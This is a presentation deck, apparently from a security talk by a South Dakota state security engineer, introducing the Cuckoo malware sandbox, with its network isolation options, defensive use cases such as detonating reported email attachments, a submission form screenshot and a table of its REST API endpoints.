



Nicholas Penning  
BIT - State of South Dakota





Windows PowerShell

PS C:\> whoami

Education

DSU [B.S. CONS & M.S. IA]

Title

Security Technology Engineer  
BIT - State of South Dakota  
4+ Years

Skills/Experience

Malware/Threat Analysis  
Incident Response  
Forensics  
Vulnerability Scanning


Life Outside of Work

Long Distance Running  
Visiting/Spending Time w/ Family  
Spending Time w/ My Wife




# Cuckoo?

- Analyze Files/URLs




- Supports Virtual & Physical Machines
- Customized Images



## Analysis Options

- A. Drop all traffic
- B. Simulate Internet  Dynamic Firewall (IPTables)
- C. Access Internet
- D. Restrict Access to Cuckoo GUI/APIs




# Use Cases



Safely execute unknown files or URLs



Analyze Reported Email attachments/URLs



Automate malware/threat analysis




Detonate files uploaded to a web app



Build a threat intel repo

# Safely execute unknown files or URLs

- Contained environment
- Detailed reporting
- Documented findings
- Detailed Information



## ⚙️ Configure your Analysis

 Reset  Analyze

### Timeout

SHORT 60	MEDIUM 120	LONG 300	<b>30</b>	SECONDS
-------------	---------------	-------------	-----------	---------

### Options

Enable Injection



Enable behavioral analysis.

Process Memory Dump



Full Memory Dump



If Volatility has been enabled, process an entire VM memory dump with it.

Enforce Timeout



Enable Simulated Human Interaction



### EXTRA OPTIONS What can I use?

NAME	VALUE
------	-------

name	value
------	-------

To add a new option, type the option name + value and hit enter. It will add itself to the list. Remove an item by clicking the right remove icon.

Selection: 2/44

File Type	File Name	Size	Actions
MSG	Your invoice is ready.msg	238.6 KiB	
DOCM	Pafish.docm	ARCHIVE 133.8 KiB	
ZIP	superTastyMalware.zip	55.0 KiB	
DOCX	yams.docx	ARCHIVE 44.4 KiB	

**Selection**

Search selection


EXTENSION


PAFISH.DOCM
Pafish.docm
YAMS.DOCX
yams.docx

These files you selected will be included in your analysis. When ready, click 'analyze' next to the page title.

# Analyze Reported Email attachments/URLs


- Extract Attachments/URLs
- Identify Phishing Sites
- Leverage IOCs
- Enhance Protections





# Automate malware/threat analysis

- Detonate customized payloads  
(Metasploit?/SET?)
- Identify Malicious Activity
- Leverage IOCs
- Enhance Protections



# Detonate files uploaded to a web app

- Analyze uploaded files
- Look for interesting signatures
- Alert on critical signatures
- Enhance Web App Protections




Resource	Description
POST /tasks/create/file	Adds a file to the list of pending tasks to be processed and analyzed.
POST /tasks/create/url	Adds an URL to the list of pending tasks to be processed and analyzed.
POST /tasks/create/submit	Adds one or more files and/or files embedded in archives to the list of pending tasks.
GET /tasks/list	Returns the list of tasks stored in the internal Cuckoo database. You can optionally specify a limit of entries to return.
GET /tasks/sample	Returns the list of tasks stored in the internal Cuckoo database for a given sample.
GET /tasks/view	Returns the details on the task assigned to the specified ID.
GET /tasks/reschedule	Reschedule a task assigned to the specified ID.
GET /tasks/delete	Removes the given task from the database and deletes the results.
<b>GET /tasks/report</b> optionally specify	Returns the report generated out of the analysis of the task associated with the specified ID. You can which report format to return, if none is specified the JSON report will be returned.
<b>GET /tasks/screenshots</b>	Retrieves one or all screenshots associated with a given analysis task ID.
GET /tasks/rereport	Re-run reporting for task associated with a given analysis task ID.
GET /tasks/reboot	Reboot a given analysis task ID.
GET /memory/list	Returns a list of memory dump files associated with a given analysis task ID.
GET /memory/get	Retrieves one memory dump file associated with a given analysis task ID.
GET /files/view	Search the analyzed binaries by MD5 hash, SHA256 hash or internal ID (referenced by the tasks details).
